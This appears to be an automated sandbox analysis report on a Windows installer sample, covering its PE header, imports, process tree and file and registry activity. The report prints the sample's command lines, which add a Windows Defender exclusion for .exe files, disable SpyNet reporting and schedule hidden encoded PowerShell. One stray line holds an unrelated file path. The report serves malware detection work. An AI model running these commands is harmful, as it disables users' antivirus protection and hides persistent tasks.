File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W..s...s...s...}...s...y...s...,...s...r.!.s.....s...x...s.....s.....s.....s.^.u...s.Rich..s.....PE..L....S.L.....

File Icon

Icon Hash:	8484d4f2b8f47434

Static PE Info

General

Entrypoint:	0x414b04
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	
Time Stamp:	0x4CE553F7 [Thu Nov 18 16:27:35 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	3786a4cf8bfee8b4821db03449141df4

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push FFFFFFFFh
push 0041B9E0h
push 00414A2Ch
mov eax, dword ptr fs:[00000000h]
push eax
mov dword ptr fs:[00000000h], esp
sub esp, 58h
push ebx
push esi

Instruction
push edi
mov dword ptr [ebp-18h], esp
call dword ptr [0041B074h]
xor edx, edx
mov dl, ah
mov dword ptr [004233D0h], edx
mov ecx, eax
and ecx, 000000FFh
mov dword ptr [004233CCh], ecx
shl ecx, 08h
add ecx, edx
mov dword ptr [004233C8h], ecx
shr eax, 10h
mov dword ptr [004233C4h], eax
push 00000001h
call 00007FA12CD567EBh
pop ecx
test eax, eax
jne 00007FA12CD5595Ah
push 0000001Ch
call 00007FA12CD55A18h
pop ecx
call 00007FA12CD5629Dh
test eax, eax
jne 00007FA12CD5595Ah
push 00000010h
call 00007FA12CD55A07h
pop ecx
xor esi, esi
mov dword ptr [ebp-04h], esi
call 00007FA12CD5840Ch
call dword ptr [0041B078h]
mov dword ptr [00425A3Ch], eax
call 00007FA12CD582CAh
mov dword ptr [00423340h], eax
call 00007FA12CD58073h
call 00007FA12CD57FB5h
call 00007FA12CD57A10h
mov dword ptr [ebp-30h], esi
lea eax, dword ptr [ebp-5Ch]
push eax
call dword ptr [0041B07Ch]
call 00007FA12CD57F46h
mov dword ptr [ebp-64h], eax
test byte ptr [ebp-30h], 00000001h
je 00007FA12CD55958h
movzx eax, word ptr [ebp+00h]

Rich Headers

Programming Language:	• [C] VS98 (6.0) SP6 build 8804 • [C++] VS98 (6.0) SP6 build 8804 • [C] VS2010 build 30319 • [ASM] VS2010 build 30319 • [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1e9e4	0x64	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x27000	0xa60	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1b000	0x1f8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x199ea	0x19a00	False	0.5822884908536585	DOS executable (COM)	6.608494417524647	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x1b000	0x4494	0x4600	False	0.31166294642857145	data	4.368016436198423	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x20000	0x5a48	0x3200	False	0.122890625	data	1.370539432871311	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.sxdata	0x26000	0x4	0x200	False	0.02734375	data	0.020393135236084953	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_LNK_INFO, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x27000	0xa60	0xc00	False	0.3388671875	data	3.3019646948427273	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x274a0	0x2e8	Device independent bitmap graphic, 32 x 64 x 4, image size 640	English	United States
RT_ICON	0x27788	0x128	Device independent bitmap graphic, 16 x 32 x 4, image size 192	English	United States
RT_DIALOG	0x278d8	0xb8	data	English	United States
RT_STRING	0x27990	0x94	data	English	United States
RT_STRING	0x27a28	0x34	data	English	United States
RT_GROUP_ICON	0x278b0	0x22	data	English	United States
RT_VERSION	0x271e0	0x2bc	data	English	United States

Imports

DLL	Import
OLEAUT32.dll	VariantClear, SysAllocString
USER32.dll	SendMessageA, SetTimer, DialogBoxParamW, DialogBoxParamA, SetWindowLongA, GetWindowLongA, SetWindowTextW, LoadIconA, LoadStringW, LoadStringA, CharUpperW, CharUpperA, DestroyWindow, EndDialog, PostMessageA, ShowWindow, MessageBoxW, GetDlgItem, KillTimer, SetWindowTextA
SHELL32.dll	ShellExecuteExA

DLL	Import
KERNEL32.dll	GetStringTypeW, GetStringTypeA, LCMapStringW, LCMapStringA, InterlockedIncrement, InterlockedDecrement, GetProcAddress, GetOEMCP, GetACP, GetCPInfo, IsBadCodePtr, IsBadReadPtr, GetFileType, SetHandleCount, GetEnvironmentStringsW, GetEnvironmentStrings, FreeEnvironmentStringsW, FreeEnvironmentStringsA, UnhandledExceptionFilter, HeapSize, GetCurrentProcess, TerminateProcess, IsBadWritePtr, HeapCreate, HeapDestroy, GetEnvironmentVariableA, SetUnhandledExceptionFilter, TlsAlloc, ExitProcess, GetVersion, GetCommandLineA, GetStartupInfoA, GetModuleHandleA, WaitForSingleObject, CloseHandle, CreateProcessA, SetCurrentDirectoryA, GetCommandLineW, GetVersionExA, LeaveCriticalSection, EnterCriticalSection, DeleteCriticalSection, MultiByteToWideChar, WideCharToMultiByte, GetLastError, LoadLibraryA, AreFileApisANSI, GetModuleFileNameA, GetModuleFileNameW, LocalFree, FormatMessageA, FormatMessageW, GetWindowsDirectoryA, SetFileTime, CreateFileW, SetLastError, SetFileAttributesA, RemoveDirectoryA, SetFileAttributesW, RemoveDirectoryW, CreateDirectoryA, CreateDirectoryW, DeleteFileA, DeleteFileW, lstrlenA, GetFullPathNameA, GetFullPathNameW, GetCurrentDirectoryA, GetTempPathA, GetTempFileNameA, FindClose, FindFirstFileA, FindFirstFileW, FindNextFileA, CreateFileA, GetFileSize, SetFilePointer, ReadFile, WriteFile, SetEndOfFile, GetStdHandle, WaitForMultipleObjects, Sleep, VirtualAlloc, VirtualFree, CreateEventA, SetEvent, ResetEvent, InitializeCriticalSection, RtlUnwind, RaiseException, HeapAlloc, HeapFree, HeapReAlloc, CreateThread, GetCurrentThreadId, TlsSetValue, TlsGetValue, ExitThread

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

No network behavior found

Statistics

Behavior



- file.exe
- Install.exe
- Install.exe
- forfiles.exe
- conhost.exe
- forfiles.exe
- conhost.exe
- cmd.exe
- reg.exe
- cmd.exe
- reg.exe
- reg.exe
- reg.exe
- schtasks.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- powershell.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- pJKKXsE.exe
- powershell.exe
- conhost.exe
- gpupdate.exe
- conhost.exe
- gpscript.exe
- cmd.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe
- reg.exe

System Behavior

Analysis Process: file.exe PID: 5932, Parent PID: 3324

General

Target ID:	1
Start time:	19:03:57
Start date:	24/11/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	7604002 bytes
MD5 hash:	E99E15A440798E20C682EB859B3F7885
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: Install.exe PID: 4760, Parent PID: 5932

General

Target ID:	3
Start time:	19:03:59
Start date:	24/11/2022
Path:	C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe
Wow64 process (32bit):	true
Commandline:	.\Install.exe
Imagebase:	0x400000
File size:	6571809 bytes
MD5 hash:	65D01849A2062434BCE6C580CDA92A1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4050D4	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	404996	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4049D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405A47	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp	success or wait	1	404BF3	DeleteFileA
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe	success or wait	1	404BF3	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe	0	65536	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 07 75 fd 77 43 14 fd 24 43 14 fd 24 43 14 fd 24 4e 46 1a 24 6c 14 fd 24 4e 46 24 24 04 14 fd 24 4e 46 25 24 fd 14 fd 24 fd fd 0e 24 48 14 fd 24 43 14 fd 24 50 15 fd 24 fd fd 20 24 57 14 fd 24 4e 46 1e 24 42 14 fd 24 fd fd 1b 24 42 14 fd 24 52 69 63 68 43 14 fd 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 68 5e 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.uwCCCNFlNF$$$NF%$$$HCP$$WNFB$$B$RichC$PELh^	success or wait	109	405CB0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe	unknown	4096	success or wait	35	405B97	ReadFile
C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe	unknown	32	success or wait	1	405B97	ReadFile
C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe	unknown	65504	success or wait	3	405B97	ReadFile
C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe	unknown	1048576	success or wait	7	405B97	ReadFile

Analysis Process: Install.exe PID: **5620**, Parent PID: **4760**

General

Target ID:	5
Start time:	19:04:01
Start date:	24/11/2022
Path:	C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe
Wow64 process (32bit):	true
Commandline:	.\Install.exe /S /site_id "525403"

Imagebase:	0x230000
File size:	7104512 bytes
MD5 hash:	893793FBD70BA4A92919D09205D6C9C1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 51%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\GroupPolicy\gpt.ini	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	100777E1	CreateFileW
C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100765E7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100765E7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	100C4595	CopyFileW

File Path	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\GroupPolicy	C:\Windows\SysWOW64\GroupPolicySMsYe	success or wait	1	100769B6	MoveFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\GroupPolicy\gpt.ini	0	268	5b 47 65 6e 65 72 61 6c 5d 0a 67 50 43 55 73 65 72 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 44 30 32 42 31 46 37 33 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 67 50 43 4d 61 63 68 69 6e 65 45 78 74 65 6e 73 69 6f 6e 4e 61 6d 65 73 3d 5b 7b 33 35 33 37 38 45 41 43 2d 36 38 33 46 2d 31 31 44 32 2d 41 38 39 41 2d 30 30 43 30 34 46 42 42 43 46 41 32 7d 7b 30 46 36 42 39 35 37 45 2d 35 30 39 45 2d 31 31 44 31 2d 41 37 43 43 2d 30 30 30 30 46 38 37 35 37 31 45 33 7d 7b 44 30 32 42 31 46 37 32 2d 33 34 30 37 2d 34 38 41 45 2d 42 41 38 38 2d 45 38 32 31 33 43 36 37 36 31 46 31 7d 5d 0a 56 65	[General]gPCUserExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}]gPCMachineExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}]Ve	success or wait	1	10076FCA	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 07 75 fd 77 43 14 fd 24 43 14 fd 24 43 14 fd 24 4e 46 1a 24 6c 14 fd 24 4e 46 24 24 04 14 fd 24 4e 46 25 24 fd 14 fd 24 fd fd 0e 24 48 14 fd 24 43 14 fd 24 50 15 fd 24 fd fd 20 24 57 14 fd 24 4e 46 1e 24 42 14 fd 24 fd fd 1b 24 42 14 fd 24 52 69 63 68 43 14 fd 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 68 5e 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.uwCCCNFlNF$$$NF%$$$HCP$$WNFB$$B$RichC$PELh^	success or wait	14	100C4595	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe\??\C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe\??\C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW	\??\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe\??\C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe\??\C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\??\C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe	success or wait	1	100BB8C7	MoveFileExW

Analysis Process: forfiles.exe PID: **4732**, Parent PID: **5620**

General

Target ID:	10
Start time:	19:04:04
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\forfiles.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64&
Imagebase:	0x13e0000
File size:	41472 bytes
MD5 hash:	4329CB18F8F74CC8DDE2C858BB80E5D8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5088, Parent PID: 4732

General

Target ID:	11
Start time:	19:04:05
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: forfiles.exe PID: 5064, Parent PID: 5620

General

Target ID:	12
Start time:	19:04:05
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\forfiles.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64&
Imagebase:	0x13e0000
File size:	41472 bytes
MD5 hash:	4329CB18F8F74CC8DDE2C858BB80E5D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1248, Parent PID: 5064

General

Target ID:	13
Start time:	19:04:05

Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6ffff0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **3096**, Parent PID: **4732**

General

Target ID:	14
Start time:	19:04:05
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64&
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: **1544**, Parent PID: **3096**

General

Target ID:	15
Start time:	19:04:05
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions	success or wait	1	BE5709	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions	success or wait	1	BE5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions	exe	unicode	0	success or wait	1	BE5A1D	RegSetValueExW

Analysis Process: cmd.exe PID: **6152**, Parent PID: **5064**

General

Target ID:	16
Start time:	19:04:05
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64&
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: **6172**, Parent PID: **6152**

General

Target ID:	17
Start time:	19:04:06
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows Defender\Spynet	success or wait	1	BE5709	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	BE5A1D	RegSetValueExW

Analysis Process: reg.exe PID: **6180**, Parent PID: **3096**

General

Target ID:	18
Start time:	19:04:06
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: **6208**, Parent PID: **6152**

General

Target ID:	19
Start time:	19:04:06
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: **6236**, Parent PID: **5620**

General	
Target ID:	20
Start time:	19:04:09
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /CREATE /TN "gAhELFxgt" /SC once /ST 12:43:49 /F /RU "user" /TR "powershell -WindowStyle Hidden -EncodedCommand cwB0AGEAc gB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHg AZQAgAC8AZgBvAHIAYwBlAA=="
Imagebase:	0x1160000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6244, Parent PID: 6236

General	
Target ID:	21
Start time:	19:04:09
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 6276, Parent PID: 5620

General	
Target ID:	22
Start time:	19:04:09
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks /run /I /tn "gAhELFxgt"
Imagebase:	0x1160000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6284**, Parent PID: **6276**

General

Target ID:	23
Start time:	19:04:10
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

